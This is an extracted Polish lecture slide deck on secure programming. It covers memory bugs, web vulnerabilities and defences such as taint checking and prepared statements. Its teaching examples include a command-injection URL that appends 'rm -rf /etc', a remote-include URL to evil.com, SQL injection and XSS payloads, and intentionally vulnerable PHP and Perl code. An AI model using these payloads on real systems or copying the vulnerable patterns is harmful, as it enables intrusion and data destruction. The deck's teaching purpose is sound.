
- buffer overflow (stack overflow, heap overflow)
- integer overflow
- out of array
- null pointer dereference



Błędy programistyczne

Eksploatacja błędów implementacyjnych


- buffer overflow (stack overflow, heap overflow)
- integer overflow
- out of array
- null pointer dereference



Bezpieczne programowanie

→ metodyka SD³: Secure by Design – by Default – in Deployment

→ CWE/SANS Top 25 Most Dangerous Software Errors: <https://cwe.mitre.org/top25/>



https://www.researchgate.net/publication/255965523_Integrating_Software_Assurance_into_the_Software_Development_Life_Cycle_SDLC

Bezpieczne programowanie

Best practices



Don't eat yellow snow

Bezpieczne programowanie

Best practices

- uważnie kontroluj interakcje ze światem zewnętrznym
- bezpiecznie pobieraj (filtruj) dane wejściowe ("all input is evil!")
- nigdy nie zakładaj, że coś na pewno zostanie zrobione tak jak nakazuje standard
- usuwaj błędy nawet bez znanych exploit-ów
- zgodność wstecz źródłem wielu nieszczęść

. . . .



Bezpieczne programowanie

WWW


Typowe luki bezpieczeństwa:

- niesprawdzone parametry wejściowe
- podatności na *parameter injection, command injection, SQL injection (SQLi)*
- podatności XSS (*Cross-Site Scripting*)
- podatności XCS (*Cross-Context Scripting / Cross-zone Scripting*)
- podatności CSRF / XSRF (*Cross-Site Request Forgery*)
- podatności OSRF (*On-Site Request Forgery*)
- podatności SSRF (*Server-Side Request Forgery*)
- podatności XPath injection, JSON injection, JSON hijacking
- ...

Bezpieczne programowanie

WWW

Niesprawdzone parametry wejściowe:




Source: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=parsing>

Bezpieczne programowanie

WWW

Niesprawdzone parametry wejściowe:

```
<FORM ACTION="login.cgi" METHOD="GET">  
<INPUT MAXLENGTH=10 NAME="username"></INPUT>  
</FORM>
```



```
http://vulnerable.org/login.cgi?username=A_WAY_TOO_LONG_FOR_A_USERNAME
```

Bezpieczne programowanie


WWW

Command injection:

```
<?php
if($_GET['ip'])
    system("/usr/local/bin/traceroute ".$_GET['ip']);
?>
...
```

```
<FORM METHOD="GET">
  Traceroute <INPUT TYPE="TEXT" NAME="ip">
  ...
```

```
http://vulnerable.org/tracert.php?ip=127.0.0.1;rm -rf /etc
```



Bezpieczne programowanie

Niesprawdzone parametry wejściowe – obrona:

Filtracja argumentów, np. w PHP:

- `addslashes()`, `mysql_escape_string()`
- `htmlspecialchars()`, `htmlentities()`, `strip_tags()`



`< → <` `& → &` `" → "`

Bezpieczne programowanie

Niesprawdzone parametry wejściowe – obrona:

Perl Taint mode:

```
1 #!/usr/bin/perl -T
2 $username = <STDIN>;
3 chop $username;
4 system ("cat /var/logs/$username");
```

Insecure \$ENV{PATH} while running with -T switch
at ./foo.pl line 4.

→ Compiler Driven Development:



Bezpieczne programowanie

```
1 #!/usr/bin/perl -T
2 use strict;
3 $ENV{PATH} = join ':' => split (" ", << '___EOPATH___');
4     /usr/bin
5     /bin
6 ___EOPATH___
7 my $username = <STDIN>;
8 chop $username;
9 system ("cat /var/logs/$username");
```

Insecure dependency in system while running with -T switch at ./foo.pl line 9, <STDIN> chunk 1.

Bezpieczne programowanie

```
#!/usr/bin/perl -T

use strict;

$path = "/home/pubs/"           # $path is not tainted
$filename = param("file");       # $filename is tainted
$full_path = $path.$filename;    # $full_path is tainted
```

- sanitizing ("untainting"):

```
...

$filename =~ m/^[a-zA-Z1-9]+$/; # match alphanumeric
$clean_filename = $1;           # 1st submatch

...
```



Bezpieczne programowanie

XSS:

- typowy przypadek dla JavaScript

```
photoAlbumGalery.innerHTML = '<div> . . .' +  
    '<a href="' + photoAlbum.location + '">' +  
    photoAlbum.title + '</a>';
```

photoAlbum.title = `<script>evilScript();</script>`



Bezpieczne programowanie

XSSI/RFI:

- uruchamianie zdalnych skryptów

```
http://vulnerable.org/index.php?lang=PL
```

```
<?php
    $lang=$_GET['lang']
    ...
    if(isset($lang))    include("$lang.inc.php")
    ...
?>
```

```
http://vulnerable.org/index.php?lang=http://evil.com/agression/bigbangboom
```

Bezpieczne programowanie

Obrona w PHP:

- php.ini:

`allow_url_include = off`

(domyślne ustawienie od wersji 4.2)

Bezpieczne programowanie

SQL injection:

zapytanie:

```
SELECT ... FROM users WHERE name='+$user+' AND pass='+$pass+'
```

atak:

`$user = admin' OR 1=1 --`



- prosta weryfikacja podatności (np. w różnicy `AND 1=1` oraz `AND 1=2`)
- spekulacyjne odkrywanie nazw tabel:

```
... AND (SELECT COUNT(*) FROM testDB) > 0;
```

Bezpieczne programowanie

SQL injection:



<https://xkcd.com>

Bezpieczne programowanie

SQL injection:



Bezpieczne programowanie

SQL injection – obrona:

- kluczowy jest dobór i prawidłowe użycie API, np. `java.sql.Connection.createStatement()`:

```
Statement st = connection.createStatement();  
st.executeQuery("SELECT * FROM users WHERE name = '" + user +  
    "' AND pass = '" + pass + "'");
```

dla ataku:

user = `admin' OR 1=1 --`

da zapytanie:

```
SELECT * FROM users WHERE name = 'admin' or 1=1 --' AND pass = '...'
```

ale ...

Bezpieczne programowanie

SQL injection – obrona:

...

ale `java.sql.Connection.prepareStatement`:

```
Statement st = connection.prepareStatement("SELECT * FROM users  
WHERE name = ? AND pass = ?");  
st.setString(1, user);  
st.setString(2, password);  
st.executeQuery();
```

dla tego samego ataku:

`user =` `admin' OR 1=1 --`

da zapytanie:

```
SELECT * FROM users WHERE name = 'admin' or 1=1--' AND pass = '...'
```

parameterized queries
(prepared statements)

!

Bezpieczne programowanie

SQL injection – obrona:

parameterized queries
(prepared statements)

○ PHP:

```
$sql = $db_connection->prepare("SELECT * FROM users WHERE  
    name = ? AND pass = ?");  
  
$sql->bind_param("ss", $user, $password);  
$sql->execute();
```

○ Perl:

```
my $sql = $db_connection->prepare("SELECT * FROM users WHERE  
    name = ? AND pass = ?");  
  
$sql->execute($user, $password);
```

Bezpieczne programowanie

Obrona w bazie danych:

- uprawnienia (Database Role, Access Control)
- perspektywy (views)
- procedury składowane (stored procedures)

dodatkowo:

- szyfrowanie (Database Encryption)
- rejestrowanie (Audit Trial)
- backup

Bezpieczne programowanie

Poziomy raportowania błędów:

- testy α , β :

```
error_reporting(E_ALL)
```

- wersja finalna i stabilna:

```
error_reporting(0)
```

Błędy połączenia z bazą danych:

- częsty nadmiar informacji, zamiast:

```
$conn = @mysql_connect('mi6dbsrv','jbond','pswd007')  
        or die('Baza danych niedostępna.');
```

Bezpieczne programowanie

Honey-patches:

- a buffer overflow vulnerability:

```
parse_input(buffer[i]);
```

- a patch:

```
if (i>len(buffer)) break;  
parse_input(buffer[i]);
```

- a honey-patch:

```
if (i>len(buffer)) fork_to_decoy();  
else parse_input(buffer[i]);
```

Bezpieczne programowanie

Nowe języki programowania




Go



Bezpieczne programowanie

Metodyki



○ Microsoft Security Development Lifecycle

<https://www.microsoft.com/en-us/securityengineering/sdl/>

○ OWASP Secure Software Development Lifecycle Project

https://www.owasp.org/index.php/OWASP_Secure_Software_Development_Lifecycle_Project

○ <https://techbeacon.com/security/secure-development-lifecycle-essential-guide-safe-software-pipelines>

Bezpieczne programowanie

Bug bounty

